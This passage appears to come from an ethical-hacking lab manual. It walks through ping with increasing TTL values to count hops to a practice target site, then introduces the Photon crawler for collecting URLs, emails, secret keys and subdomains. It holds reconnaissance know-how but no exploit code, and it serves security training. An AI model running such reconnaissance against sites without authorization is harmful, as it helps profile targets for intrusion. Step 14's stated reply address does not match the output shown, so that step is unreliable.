
C:\Users\Admin>ping www.certifiedhacker.com -i 3 -n 1

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 192.168.100.6: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Admin>
```


14. Observe that there is a reply coming from the IP address **162.241.216.11**, and there is no packet loss.
15. Now, change the time to live value to **4** by typing, **ping www.certifiedhacker.com -i 4 -n 1** and press **Enter**.



```
Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping www.certifiedhacker.com -i 2 -n 1

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 172.18.0.1: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Admin>ping www.certifiedhacker.com -i 3 -n 1

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 192.168.100.6: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Admin>ping www.certifiedhacker.com -i 4 -n 1

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 103.152.3.225: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Admin>
```


16. Repeat the above step until you reach the IP address for **www.certifiedhacker.com** (in this case, **162.241.216.11**).
17. Find the hop value by trying different TTL value to reach **www.certifiedhacker.com**.
Note: Here, the hope value to reach **www.certifiedhacker.com** is 19, which might differ when you perform this task.
18. On successfully finding the TTL value it will imply that the reply is received from the destination host (**162.241.216.11**).
19. This concludes the demonstration of gathering information about a target website using Ping command-line utility (such as the IP address of the target website, hop count to the target, and value of maximum frame size allowed on the target network).
20. Close all open windows and document all the acquired information.

Task 2: Gather Information About a Target Website using Photon

Photon is a Python script used to crawl a given target URL to obtain information such as URLs (in-scope and out-of-scope), URLs with parameters, email, social media accounts, files, secret keys and subdomains. The extracted information can further be exported in JSON format.

Note: Here, we will consider **www.certifiedhacker.com** as the target website. However, you can select a target domain of your choice.


1. Turn on the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.



